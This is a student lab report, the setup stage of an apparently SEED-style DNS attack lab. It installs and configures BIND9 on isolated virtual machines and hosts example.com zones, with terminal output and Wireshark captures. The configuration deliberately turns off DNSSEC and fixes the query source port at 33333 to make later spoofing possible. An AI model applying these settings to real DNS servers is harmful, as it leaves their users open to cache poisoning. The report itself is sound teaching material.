The Laboratory of Computer Networks Security

(UE19CS326)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	15/10/2021
Section	:	A
Week	:	3

The Table of Contents


The Setup

For the experimentation of various attacks, three virtual machines were employed.

1. The Attacker machine (10.0.2.8)



2. The Victim/Client machine (10.0.2.13)



3. The DNS Server machine (10.0.2.14)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25764 (25.7 KB)  TX bytes:13692 (13.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23927 (23.9 KB)  TX bytes:23927 (23.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Part I: Setting Up a Local DNS Server

Task 1: Configuring the User Machine

The DNS server machine is configured on the victim machine (10.0.2.13). Below is the procedure to setup the DNS server.

1. The nameserver file is edited with the aid of the command: `sudo nano /etc/resolvconf/resolv.conf.d/head`

```
  GNU nano 2.5.3                                File: /etc/resolvconf/resolv

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.14
```

Fig. 1(a): Editing the configuration file.

2. The command, `sudo resolvconf -u` is run for the action to take effect.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo nano /etc/resolvconf/resolv.conf.d/head
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ cat /etc/resolvconf/resolv.conf.d/head
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.14
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo resolvconf -u
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 1(b): The configuration file has been edited.

3. Then, the DNS server machine is added in the connections.




Fig. 1(c): Adding an additional DNS server.

4. To check the triggering of the DNS query, the website, www.google.com is tested for a connection and the results are captured on Wireshark.




Fig. 1(d): Triggering of the local DNS server with iterative query method.

The results above are the testimony of the desired action.

Task 2: Setting Up a Local DNS Server

The following steps are followed to setup the local DNS server.

1. Configuring the BIND9 server.

BIND9 is installed with the aid of this command: `sudo apt-get install bind9`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo apt-get install bind9
Reading package lists... Done
Building dependency tree
Reading state information... Done
bind9 is already the newest version (1:9.10.3.dfsg.P4-8ubuntu1.7).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(a): Installation of the bind9 server.

BIND9 gets its configuration from a file called `/etc/bind/named.conf`. This file is the primary configuration file, and it usually contains several "include" entries. One of the included files is called `/etc/bind/named.conf.options`. This is where typically the configuration options are set up. First an option related to the DNS cache by adding a dump-file entry to the options block is set up.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.options
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/cache_dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(b): Declaring the cache storage file in the configurations file.

The above option specifies where the cached content should be dumped if BIND is asked to dump its cache. If this option is not specified, BIND dumps the cache to a default file called `/var/cache/bind/dump.db`.

2. Turning off DNSSEC

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.options
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/cache_dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(c): Turning off DNSSEC.

The protection against spoofing in the DNS server is turned off. This is done by modifying the `named.conf.options` file. The `dnssec-validation` entry is made as a comment and an entry called `dnssec-enable` is made.

3. Starting the DNS server.

The command, `sudo service bind9 restart` instigates the bind9 server.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo service bind9 restart
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(d): Instigating the bind9 server.

The two commands shown below are related to DNS cache. The first command dumps the content of the cache to the file specified above, and the second command clears the cache.

Command 1 (cache clearance): `sudo rndc flush`

Command 2 (dumping): `sudo rndc dumpdb -cache`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(e): Clearing the cache and dumping it.

4. Using the DNS server

Command: `ping www.google.com`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping www.google.com
PING www.google.com (142.250.182.4) 56(84) bytes of data.
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=1 ttl=115 time=59.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=2 ttl=115 time=61.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=3 ttl=115 time=69.4 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=4 ttl=115 time=46.7 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=5 ttl=115 time=55.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=6 ttl=115 time=62.5 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=7 ttl=115 time=53.2 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=8 ttl=115 time=48.5 ms
^C
--- www.google.com ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 8133ms
rtt min/avg/max/mdev = 46.714/57.258/69.486/7.157 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```




Fig. 2(f): Initial iterative DNS query.

Initially, the google server is given a connection test (with the ping command). It's noticed that, when the DNS query is sent to the local DNS server (10.0.2.14) from the victim machine (10.0.2.13), the DNS server sends the request to other TLD and name servers.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping www.google.com
PING www.google.com (142.250.182.4) 56(84) bytes of data.
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=1 ttl=115 time=59.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=2 ttl=115 time=61.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=3 ttl=115 time=69.4 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=4 ttl=115 time=46.7 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=5 ttl=115 time=55.8 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=6 ttl=115 time=62.5 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=7 ttl=115 time=53.2 ms
64 bytes from maa05s18-in-f4.1e100.net (142.250.182.4): icmp_seq=8 ttl=115 time=48.5 ms
^C
--- www.google.com ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 8133ms
rtt min/avg/max/mdev = 46.714/57.258/69.486/7.157 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```




Fig. 2(g): The cached data response is observed.

When the ping action is performed once again, the response is quite faster. For, the response was stored in the cache. The DNS server has cached the information about the root servers, TLDs and nameservers.

Below, is the testimony.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep google
250.142.in-addr.arpa.   86384   NS      ns1.google.com.
                        86384   NS      ns2.google.com.
                        86384   NS      ns3.google.com.
                        86384   NS      ns4.google.com.
google.com.             172781  NS      ns1.google.com.
                        172781  NS      ns2.google.com.
                        172781  NS      ns3.google.com.
                        172781  NS      ns4.google.com.
ns1.google.com.         172781  A       216.239.32.10
ns2.google.com.         172781  A       216.239.34.10
ns3.google.com.         172781  A       216.239.36.10
ns4.google.com.         172781  A       216.239.38.10
www.google.com.         281     A       142.250.196.36
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 2(h): The cached data is stored in the file, `cache_dump.db`

Task 3: Host a Zone in the Local DNS Server

1. Creating the zones

Two-zone entries are made to the DNS server by adding the following contents to `/etc/bind/named.conf` as shown in the below screenshot. The first zone is for the forward lookup (from hostname to IP), and the second zone is for a reverse lookup (from IP to hostname).

Command: `cat /etc/bind/named.conf`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com"{
type master;
file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa"{
type master;
file "/etc/bind/10.0.2.db";
};
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3(a): Entering the zones under the file, `named.conf`

This is the entry made:

```
zone "example.com"{
type master;
file "/etc/bind/example.com.db";
};

zone "2.0.10.in-addr.arpa"{
type master;
file "/etc/bind/10.0.2.db";
};
```

2. Setting up the forward lookup zone file.

A new file name, `example.com.db` is created under the directory, `/etc/bind/`

Here, the actual DNS resolution is stored.

The commands:

1. `cd /etc/bind`
2. `sudo nano example.com.db`
3. `cat example.com.db`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:.../bind$ sudo nano example.com.db
seed_PES2UG19CS052_Anurag.R.Simha@Server:.../bind$ cat example.com.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       10.0.2.101
mail    IN      A       10.0.2.102
ns      IN      A       10.0.2.12
*.example.com.  IN      A 10.0.2.100
seed_PES2UG19CS052_Anurag.R.Simha@Server:.../bind$
```

Fig. 3(b): Setting up the forward lookup zone file.

The symbol '@' is a special notation representing the origin specified in named.conf (the string after "zone"). Therefore, '@' here stands for example.com. This zone file contains 7 resource records (RRs), including a SOA (**S**tart **O**f **A**uthority) RR, a NS (**N**ame **S**erver) RR, a MX (**M**ail e**X**changer) RR, and 4 A (host **A**ddress) RRs.

3. Setting the reverse lookup zone file.

Under the same directory, the reverse lookup file, `10.0.2.db` for the example.net domain to support DNS reverse lookup, i.e., from IP address to hostname in the /etc/bind/ directory with the following contents.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/10.0.2.db
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/10.0.2.db
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
12      IN      PTR     ns.example.com.
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3(c): Setting up the reverse lookup zone file.

4. Restarting the BIND9 server and testing.

The DNS server's restarted by the activation of the command: `sudo service bind9 restart`

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo service bind9 restart
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3(d): Restarting the bind9 server.

Next, on the victim/client machine, with the aid of the 'dig' command, this is tested.

The command: `dig www.example.com`

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34920
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.12

;; Query time: 0 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Fri Oct 15 13:54:20 EDT 2021
;; MSG SIZE  rcvd: 93

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 3(e): A DNS server check on www.example.com

In the `ANSWER SECTION` it's noticed that the IP address of www.example.com is 10.0.2.101. This is what that must be set up in the DNS server.

On Wireshark, more information can be gathered.

Source	Destination	Protocol	Length	Info
10.0.2.14	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xb382090a
10.0.2.3	10.0.2.14	DHCP	590	DHCP ACK - Transaction ID 0xb382090a
10.0.2.13	10.0.2.14	DNS	86	Standard query 0x737a A www.example.com OPT
10.0.2.14	10.0.2.13	DNS	135	Standard query response 0x737a A www.example.com A 10.0.2.101 NS ns.example.com A 10.0.2.12 OPT

Fig. 3(f): The Wireshark capture displaying the DNS response to the query.

- P.T.O -

